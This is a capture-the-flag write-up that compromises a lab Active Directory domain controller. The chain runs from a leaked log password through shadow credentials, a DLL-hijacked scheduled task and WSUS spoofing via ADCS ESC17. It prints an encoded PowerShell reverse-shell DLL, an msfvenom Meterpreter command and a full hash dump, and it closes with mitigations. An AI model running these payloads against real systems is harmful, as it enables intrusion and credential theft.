

Overview#
Logging is, in my opinion, more on the upper end for a medium machine, reaching hard territory. Especially the DLL-Hijack and ESC17 abuse (at the time of writing) require a good understanding of Scheduled Tasks, Source Code review, and ADCS. I really enjoyed the overall path of the machine, nothing was really a rabbit hole, and there were some hints along the way.
Given credentials: wallace.everette / Welcome2026@
Portscan result:
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-04-19 13:07:38Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: logging.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-04-19T13:08:46+00:00; +6h59m59s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Not valid before: 2026-04-17T03:20:01
|_Not valid after:  2106-04-17T03:20:01
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: logging.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Not valid before: 2026-04-17T03:20:01
|_Not valid after:  2106-04-17T03:20:01
|_ssl-date: 2026-04-19T13:08:45+00:00; +6h59m59s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: logging.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Not valid before: 2026-04-17T03:20:01
|_Not valid after:  2106-04-17T03:20:01
|_ssl-date: 2026-04-19T13:08:46+00:00; +6h59m59s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: logging.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-04-19T13:08:45+00:00; +6h59m59s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Not valid before: 2026-04-17T03:20:01
|_Not valid after:  2106-04-17T03:20:01
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8530/tcp  open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title.
8531/tcp  open  ssl/unknown
| tls-alpn:
|   h2
|_  http/1.1
| ssl-cert: Subject: commonName=DC01.logging.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.logging.htb
| Not valid before: 2026-04-16T15:12:07
|_Not valid after:  2027-04-16T15:12:07
|_ssl-date: 2026-04-19T13:08:45+00:00; +6h59m59s from scanner time.
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not FoundUser#
The given credentials work on the domain:
└─$ netexec smb 10.129.33.246 -u "wallace.everette" -p 'Welcome2026@' --shares                                                                                 130 ⨯
SMB         10.129.33.246   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.33.246   445    DC01             [+] logging.htb\wallace.everette:Welcome2026@
SMB         10.129.33.246   445    DC01             [*] Enumerated shares
SMB         10.129.33.246   445    DC01             Share           Permissions     Remark
SMB         10.129.33.246   445    DC01             -----           -----------     ------
SMB         10.129.33.246   445    DC01             ADMIN$                          Remote Admin
SMB         10.129.33.246   445    DC01             C$                              Default share
SMB         10.129.33.246   445    DC01             IPC$            READ            Remote IPC
SMB         10.129.33.246   445    DC01             Logs            READ
SMB         10.129.33.246   445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.33.246   445    DC01             SYSVOL          READ            Logon server share
SMB         10.129.33.246   445    DC01             WSUSTemp                        A network share used by Local Publishing from a Remote WSUS Console Instance.
We are able to read the Logs share and download some log files:
└─$ smbclient //DC01/Logs/ -U "wallace.everette" --password 'Welcome2026@'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Apr 17 01:10:09 2026
  ..                                  D        0  Fri Apr 17 01:10:09 2026
  Audit_Heartbeat.log                 A     1294  Fri Apr 17 01:10:09 2026
  IdentitySync_Trace_20260219.log      A     8488  Fri Apr 17 01:10:09 2026
  Service_State.log                   A      468  Fri Apr 17 01:10:09 2026
  TaskMonitor.log                     A     1170  Fri Apr 17 01:10:09 2026
A leaked password can be found in the IdentitySync_Trace_20260219.log file:
[2026-02-09 03:00:03.125] [PID:4102] [Thread:04] VERBOSE - ConnectionContext Dump: { Domain: "logging.htb", Server: "DC01", SSL: "False", BindUser: "LOGGING\svc_recovery", BindPass: "Em3rg3ncyPa$$2025", Timeout: 30 }
[2026-02-19 03:00:03.488] [PID:4102] [Thread:04] ERROR - System.DirectoryServices.Protocols.LdapException: A local error occurred.
Trying these credentials fails, but we can adjust the year in the password, which lets us in:
netexec smb 10.129.33.246 -u users -p 'Em3rg3ncyPa$$2026' -k
SMB         10.129.33.246   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.33.246   445    DC01             [-] logging.htb\Administrator:Em3rg3ncyPa$$2026 KDC_ERR_PREAUTH_FAILED
SMB         10.129.33.246   445    DC01             [-] logging.htb\Guest:Em3rg3ncyPa$$2026 KDC_ERR_CLIENT_REVOKED
SMB         10.129.33.246   445    DC01             [-] logging.htb\krbtgt:Em3rg3ncyPa$$2026 KDC_ERR_CLIENT_REVOKED
SMB         10.129.33.246   445    DC01             [+] logging.htb\svc_recovery:Em3rg3ncyPa$$2026
As svc_recovery is in the Protected Users group, only Kerberos works for authentication.
Credentials:
svc_recovery:Em3rg3ncyPa$$2026BloodHound enumeration shows that svc_recovery has GenericWrite over the computer account MSA_HEALTH$.
Execute a ShadowCredentials attack because ADCS is enabled:
- Add
ShadowCredentials
bloodyAD --host dc01 -d logging.htb -u 'svc_recovery' -p 'Em3rg3ncyPa$$2026' -k add shadowCredentials "msa_health$"
[+] KeyCredential generated with following sha256 of RSA key: 8658a896408ac2bce129618ee126070072f4beb9f66c048b2309e550bd3feba6
No outfile path was provided. The certificate(s) will be stored with the filename: jlmKfkVM
[+] Saved PEM certificate at path: jlmKfkVM_cert.pem
[+] Saved PEM private key at path: jlmKfkVM_priv.pem
A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
Run the following command to obtain a TGT:
python3 PKINITtools/gettgtpkinit.py -cert-pem jlmKfkVM_cert.pem -key-pem jlmKfkVM_priv.pem logging.htb/msa_health$ jlmKfkVM.ccache- Retrieve a
TGT:
gettgtpkinit.py -cert-pem jlmKfkVM_cert.pem -key-pem jlmKfkVM_priv.pem logging.htb/msa_health$ jlmKfkVM.ccache
2026-04-19 15:30:59,923 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2026-04-19 15:30:59,929 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2026-04-19 15:30:59,994 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2026-04-19 15:30:59,994 minikerberos INFO     bfe656f7785439db26fa83c8562cae13f474317fa067fc4ae7d5b6b470c3ebf8
INFO:minikerberos:bfe656f7785439db26fa83c8562cae13f474317fa067fc4ae7d5b6b470c3ebf8
2026-04-19 15:30:59,995 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file- Import the ticket and retrieve the
NTLMhash
export KRB5CCNAME=jlmKfkVM.ccache
getnthash.py "logging.htb/msa_health$" -key bfe656f7785439db26fa83c8562cae13f474317fa067fc4ae7d5b6b470c3ebf8

Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
603fc24ee01a9409f83c9d1d701485c5
Credentials:
msa_health$:603fc24ee01a9409f83c9d1d701485c5msa_health$ has permission to access DC01 via WinRM:
netexec winrm 10.129.33.246 -u 'msa_health$' -H 603fc24ee01a9409f83c9d1d701485c5
WINRM       10.129.33.246   5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:logging.htb)
WINRM       10.129.33.246   5985   DC01             [+] logging.htb\msa_health$:603fc24ee01a9409f83c9d1d701485c5 (Pwn3d!
The script monitor.ps1 is in the Documents folder:
<#
.SYNOPSIS
    Monitors the status of the "UpdateChecker Agent" scheduled task.
    Uses COM interface to avoid CIM/WMI permission issues.
#>

$TaskName = "UpdateChecker Agent"
$LogPath = "C:\Share\Logs\TaskMonitor.log"
$Timestamp = Get-Date -Format "yyyy-MM-dd HH:mm:ss"

try {
    $service = New-Object -ComObject "Schedule.Service"
    $service.Connect()
    $task = $service.GetFolder("\").GetTask($TaskName)

    $State = switch ($task.State) {
        1 { "Disabled" }
        2 { "Queued" }
        3 { "Ready" }
        4 { "Running" }
        5 { "Disabled" }
        6 { "Unknown" }
        default { "Unknown" }
    }

    if ($State -ne "Ready" -and $State -ne "Running") {
        $Message = "[$Timestamp] WARN  - Task [$TaskName] is in an unexpected state: $State"
    }
    else {
        $Message = "[$Timestamp] INFO  - Task [$TaskName] health check: OK (State: $State)"
    }
}
catch {
    $Message = "[$Timestamp] ERROR - Failed to query task [$TaskName]. Exception: $($_.Exception.Message)"
}

Add-Content -Path $LogPath -Value $Message
Dump the ScheduledTask information via the COM interface, as CIM/WMI returns a permission-denied error. I used the following, generated script:
param(
    [Parameter(Mandatory=$true)]
    [string]$TaskPath  # e.g. "\Microsoft\Windows\Defrag\ScheduledDefrag"
)

# Create COM service
$service = New-Object -ComObject "Schedule.Service"
$service.Connect()

# Split folder + task name
$folderPath = Split-Path $TaskPath -Parent
$taskName   = Split-Path $TaskPath -Leaf

if (-not $folderPath) { $folderPath = "\" }

# Get folder and task
$folder = $service.GetFolder($folderPath)
$task   = $folder.GetTask($taskName)

# Task definition
$def = $task.Definition

# Extract triggers
$triggers = $def.Triggers | ForEach-Object {
    [PSCustomObject]@{
        Type  = $_.Type
        Start = $_.StartBoundary
        End   = $_.EndBoundary
    }
}

# Extract actions
$actions = $def.Actions | ForEach-Object {
    [PSCustomObject]@{
        Path      = $_.Path
        Arguments = $_.Arguments
        WorkingDir= $_.WorkingDirectory
    }
}

# Output
[PSCustomObject]@{
    Name        = $task.Name
    Path        = $task.Path
    State       = $task.State
    Enabled     = $def.Settings.Enabled
    LastRunTime = $task.LastRunTime
    NextRunTime = $task.NextRunTime
    User        = $def.Principal.UserId
    Description = $def.RegistrationInfo.Description
    Triggers    = $triggers
    Actions     = $actions
}
Success:
evil-winrm-py PS C:\Users\msa_health$\Documents> .\taskdump.ps1 "UpdateChecker Agent"


Name        : UpdateChecker Agent
Path        : \UpdateChecker Agent
State       : 3
Enabled     : True
LastRunTime : 4/19/2026 7:14:15 AM
NextRunTime : 4/19/2026 7:17:15 AM
User        : jaylee.clifton
Description :
Triggers    : @{Type=1; Start=2026-04-16T16:38:15; End=}
Actions     : @{Path="C:\Program Files\UpdateMonitor\UpdateMonitor.exe"; Arguments=500 /scan=3 /autofix=true;
              WorkingDir=}
-> This task runs every 3 minutes
UpdateMonitor.exe is a .NET binary, so we can look at the source code with a tool like dotPeek:
private static void Main(string[] args)
  {
    string path = "C:\\ProgramData\\UpdateMonitor\\Logs\\monitor.log";
    string str1 = "C:\\ProgramData\\UpdateMonitor\\Settings_Update.zip";
    string str2 = "C:\\Program Files\\UpdateMonitor\\bin\\";
    string path2 = "settings_update.dll";
    string str3 = Path.Combine(str2, path2);
    Directory.CreateDirectory(Path.GetDirectoryName(path));
    Program.CleanupLogs(path, 90);
    Program.Log(path, "Starting Sentinel Update Check...");
    Program.Log(path, "Checking for update on core server...");
    Program.Log(path, "Info: Core did not find file Settings_Update.zip");
    Program.Log(path, "Last status: File not found on core");
    Program.Log(path, "Checking for update on local server...");
    if (File.Exists(str1))
    {
      try
      {
        if (File.Exists(str3))
          File.Delete(str3);
        ZipFile.ExtractToDirectory(str1, str2);
        Program.Log(path, "Successfully unzipped update to " + str2);
      }
Interestingly, it extracts C:\\ProgramData\\UpdateMonitor\\Settings_Update.zip (a path writable by our user) to C:\\Program Files\\UpdateMonitor\\bin\\.
In monitor.log, we see that settings_update.dll is missing. The source code also reveals that it gets replaced if the ZIP file is found:
[2026-04-19 07:32:15] No updates found locally: C:\ProgramData\UpdateMonitor\Settings_Update.zip.
[2026-04-19 07:32:15] Loading update applier: C:\Program Files\UpdateMonitor\bin\settings_update.dll
[2026-04-19 07:32:15] Failed to load settings_update.dll. Error code: 126
[2026-04-19 07:32:15] Update check completed.
Path to DLL Hijacking:
-> We create a malicious settings_update.dll, zip it into Settings_Update.zip and place it under C:\\ProgramData\\UpdateMonitor\\
DLL containing a simple reverse shell:
#include <windows.h>
#include <stdlib.h>

extern "C" __declspec(dllexport) void PreUpdateCheck()
{
    system("cmd /c powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA1AC4AMQA3ADIAIgAsADkAMAAwADEAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA");
}
Build it statically as an x86 binary (I got errors with x64):
i686-w64-mingw32-g++ settings_update.cpp -shared -o settings_update.dll -static -static-libgcc -static-libstdc++Upload:
evil-winrm-py PS C:\ProgramData\UpdateMonitor> upload Settings_Update.zip .
Uploading /home/kali/0_htb/log/Settings_Update.zip: 128kB [00:00, 653kB/s]
[+] File uploaded successfully as: C:\ProgramData\UpdateMonitor\Settings_Update.zip
Grant the victim full privileges to this file (otherwise, the ScheduledTask has no permission to read our file):
evil-winrm-py PS C:\ProgramData\UpdateMonitor> icacls Settings_Update.zip /grant logging\jaylee.clifton:F
processed file: Settings_Update.zip
Successfully processed 1 files; Failed processing 0 files
Spin up a penelope listener and wait for the next task execution to get a reverse shell as jaylee.clifton:
[+] [New Reverse Shell] => DC01 10.129.33.246 Microsoft_Windows_Server_2019_Standard-x64-based_PC 👤 logging\jaylee.clifton 😍️ Session ID <1>
[+] Added readline support...
[+] Interacting with session [1] • Readline • Menu key Ctrl-D ⇐
[+] Session log: /home/kali/.penelope/sessions/DC01~10.129.33.246-Microsoft_Windows_Server_2019_Standard-x64-based_PC/2026_04_19-17_06_06-454.log
─────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
PS C:\Windows\system32> whoami
logging\jaylee.clifton
The user flag can be found under C:\users\jaylee.clifton\desktop\user.txt.
Root#
In jaylee.clifton’s Documents directory, we find the HTML file Incident_4922_WSUS_Remediation_ViewExport.html:
To see if wsus.logging.htb really points to itself, I used nslookup:
PS C:\users\jaylee.clifton\Documents> nslookup wsus.logging.htb
Server:  localhost
Address:  127.0.0.1
Groups of interest in BloodHound:
BloodHound shows an interesting permission to enroll for an UpdateSrv certificate:
To extract credentials for jaylee.clifton, I used Certify.exe to enroll in the User template, which can be used to retrieve a TGT and NTLM hash:
PS C:\users\jaylee.clifton> .\Certify.exe request --ca DC01.logging.htb\logging-DC01-CA --template User

MIACAQMwgAYJKoZIh....AAAAAAAAAAAAA==
On the attacker machine, convert the output to PFX:
echo 'MIACAQ...AAAAAA' | base64 -d > jaylee.pfxThen authenticate to DC01 to retrieve the NTLM hash:
certipy auth -pfx jaylee.pfx -dc-ip 10.129.33.246

[*] Certificate identities:
[*]     SAN UPN: 'jaylee.clifton@logging.htb'
[*]     Security Extension SID: 'S-1-5-21-4020823815-2796529489-1682170552-2105'
[*] Using principal: 'jaylee.clifton@logging.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'jaylee.clifton.ccache'
[*] Wrote credential cache to 'jaylee.clifton.ccache'
[*] Trying to retrieve NT hash for 'jaylee.clifton'
[*] Got hash for 'jaylee.clifton@logging.htb': aad3b435b51404eeaad3b435b51404ee:1abff5519c569c11dc713706b4a15ae0
Credentials:
jaylee.clifton:1abff5519c569c11dc713706b4a15ae0Enumerate the UpdateSrv template with certipy:
certipy find -hide-admins -u 'jaylee.clifton@logging.htb' -hashes 1abff5519c569c11dc713706b4a15ae0 -dc-ip 10.129.33.246 "Certificate Templates": {
"0": {
"Template Name": "UpdateSrv",
"Display Name": "UpdateSrv",
"Certificate Authorities": [
"logging-DC01-CA"
],
"Enabled": true,
"Client Authentication": false,
"Enrollment Agent": false,
"Any Purpose": false,
"Enrollee Supplies Subject": true,
"Certificate Name Flag": [
1
],
"Extended Key Usage": [
"Server Authentication"
],
"Requires Manager Approval": false,
"Requires Key Archival": false,
"Authorized Signatures Required": 0,
"Schema Version": 2,
"Validity Period": "10 years",
"Renewal Period": "6 weeks",
"Minimum RSA Key Length": 2048,
"Template Created": "2026-04-17 00:41:06+00:00",
"Template Last Modified": "2026-04-17 00:41:07+00:00",
"Permissions": {
"Enrollment Permissions": {
"Enrollment Rights": [
"LOGGING.HTB\\IT"
]
}
}
}Extended Key Usage: Server Authentication means we cannot log in with this certificate.
Some research into these findings brings us to the new ESC17 method:
https://mustafanafizdurukan.github.io/posts/esc17-wsus-dns-abuse/
Check the current WSUS settings on the host:
reg query HKLM\Software\Policies\Microsoft\Windows\WindowsUpdate /v WUServer

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\WindowsUpdate
    WUServer    REG_SZ    https://wsus.logging.htb:8531
WSUS is set to itself on port 8531 (HTTPS).
As we can request UpdateSrv with Enrollee Supplies Subject, we can request a certificate with the name wsus.logging.htb, which is needed to spoof a malicious WSUS server.
certipy req -u 'jaylee.clifton@logging.htb' -hashes 1abff5519c569c11dc713706b4a15ae0 -ca 'logging-DC01-CA' -template 'UpdateSrv' -dns 'wsus.logging.htb' -target dc01.logging.htb

[!] DNS resolution failed: The DNS query name does not exist: dc01.logging.htb.
[!] Use -debug to print a stacktrace
[!] DNS resolution failed: The DNS query name does not exist: LOGGING.HTB.
[!] Use -debug to print a stacktrace
[*] Requesting certificate via RPC
[*] Request ID is 12
[*] Successfully requested certificate
[*] Got certificate with DNS Host Name 'wsus.logging.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'wsus.pfx'
[*] Wrote certificate and private key to 'wsus.pfx'
Extract the certificate from the PFX file:
openssl pkcs12 -in wsus.pfx -out wsus.pem -nodesChange the DNS entry for wsus.logging.htb (we have permission to do so):
#removing current entry
PS C:\Users\Public> Invoke-DNSUpdate -DNSType A -DNSName wsus.logging.htb -Realm logging.htb
[+] DNS update successful
#adding malicious entry
PS C:\Users\Public> Invoke-DNSUpdate -DNSType A -DNSName wsus.logging.htb -DNSData 10.10.15.172 -Realm logging.htb
[+] DNS update successful
Generate a Meterpreter executable and upload it to C:\Users\Public\rev.exe (optional):
msfvenom -p windows/x64/meterpreter_reverse_tcp lhost=10.10.15.172 lport=9002 -f exe -o rev.exeSpoofing the WSUS server requires a tool: https://github.com/NeffIsBack/wsuks. The payload executes a Meterpreter shell as SYSTEM via PsExec (this binary needs to be in the current directory):
sudo wsuks --serve-only --executable PsExec64.exe --command "-accepteula -s C:\Users\Public\rev.exe" -I tun0 --tls-cert wsus.pem
    __          __ _____  _    _  _  __  _____
    \ \        / // ____|| |  | || |/ / / ____|
     \ \  /\  / /| (___  | |  | || ' / | (___
      \ \/  \/ /  \___ \ | |  | ||  <   \___ \
       \  /\  /   ____) || |__| || . \  ____) |
        \/  \/   |_____/  \____/ |_|\_\|_____/

     Pentesting Tool for the WSUS MITM Attack
               Made by NeffIsBack
                 version: 1.2.1

[+] Command to execute:
PsExec64.exe -accepteula -s C:\Users\Public\rev.exe
[*] ===== Starting Web Server =====
[*] Using TLS certificate 'wsus.pem' for HTTPS WSUS Server
[*] Starting WSUS Server on 10.10.15.172:8531...
[*] Serving executable as KB: 2280097
[+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/GetConfig"
[+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/GetCookie"
[+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/SyncUpdates"
[+] Received POST request: /ClientWebService/client.asmx, SOAP Action: "http://www.microsoft.com/SoftwareDistribution/Server/ClientWebService/GetExtendedUpdateInfo"
[+] Received GET request: /b80f0a83-3488-4889-b106-b4049862016f/PsExec64.exe
[+] GET request for exe: /b80f0a83-3488-4889-b106-b4049862016f/PsExec64.exe
Alternatively, we can use the default settings and add a local admin user with:
sudo wsuks --serve-only -I tun0 --tls-cert wsus.pemIn the retrieved Meterpreter shell (after approximately 2 minutes), we’re able to dump all hashes:
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a0c1d1bed9126632f5f1f2b3f790bdb5:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:66ff41c8e28783a47fd7617f1f0125f0:::
svc_recovery:2104:aad3b435b51404eeaad3b435b51404ee:fbeb47c9c100020d3b9ebaf1ce839fb3:::
jaylee.clifton:2105:aad3b435b51404eeaad3b435b51404ee:1abff5519c569c11dc713706b4a15ae0:::
monique.chip:2106:aad3b435b51404eeaad3b435b51404ee:5595521651b7510b86438f7452606abf:::
kyson.abel:2107:aad3b435b51404eeaad3b435b51404ee:a50981f25606aeaa0d442f0fcbbce699:::
fable.milford:2108:aad3b435b51404eeaad3b435b51404ee:26a4b1da75600cdd7a3d77789d40a889:::
wellington.kylan:2109:aad3b435b51404eeaad3b435b51404ee:20a6efc7a20a14021a717fa06cd250f8:::
serina.philander:2110:aad3b435b51404eeaad3b435b51404ee:42961be97eb21e2fa7664b115e2ac3af:::
wallace.everette:2111:aad3b435b51404eeaad3b435b51404ee:40e28a964e1a6a6512d0ebc70f1ca811:::
toby.brynleigh:2112:aad3b435b51404eeaad3b435b51404ee:ac384497550a56937cd6edd784fb221c:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:b4d05e08453f856b0ff4af1125157a84:::
msa_health$:2113:aad3b435b51404eeaad3b435b51404ee:603fc24ee01a9409f83c9d1d701485c5::
We retrieve the flag directly from the shell or log in as the domain administrator toby.brynleigh. The flag can be found under C:\users\toby.brynleigh\desktop\root.txt.
Learning Points#
- Logs can expose credentials long after a password has changed. Even an outdated password can reveal a predictable password pattern like a typical year increment.
- The Task Scheduler
COMinterface can reveal scheduled-task details whenCIM/WMIaccess is denied. - Arbitrary DLL loading can turn a scheduled task into a
DLL-hijackingand privilege escalation. This can happen multi layered via archive extraction. - If you’re on a new session coming from a reverse shell or similar, if
ADCSis enabled you can without knowing credentials retrieve a validPFXcert which can turned in again to retrieve the NTLM hash for this user.
Mitigation Points#
- Treat logs as sensitive, restrict access, especially on shares.
- Avoid predictable password changes such as incrementing the year. Use long, unique, randomly generated passwords.
- Review
DACLson users and computer accounts. Remove unnecessaryGenericWriteand write access. - Restrict WinRM access to dedicated administrative principals and management hosts. A service or computer account should not receive interactive remote access.
- Protect scheduled-task executables wihich run on privilege and check such executables DLL Hijacking.
- Review
ADCStemplate enrollment permissions and subject-name settings. DisableEnrollee Supplies Subjectwhere it is not required, narrowly scopeEnrollrights. - Restrict who can create or modify DNS records for infrastructure services such as WSUS.
- Use a dedicated WSUS server with HTTPS and a certificate issued through a tightly controlled template.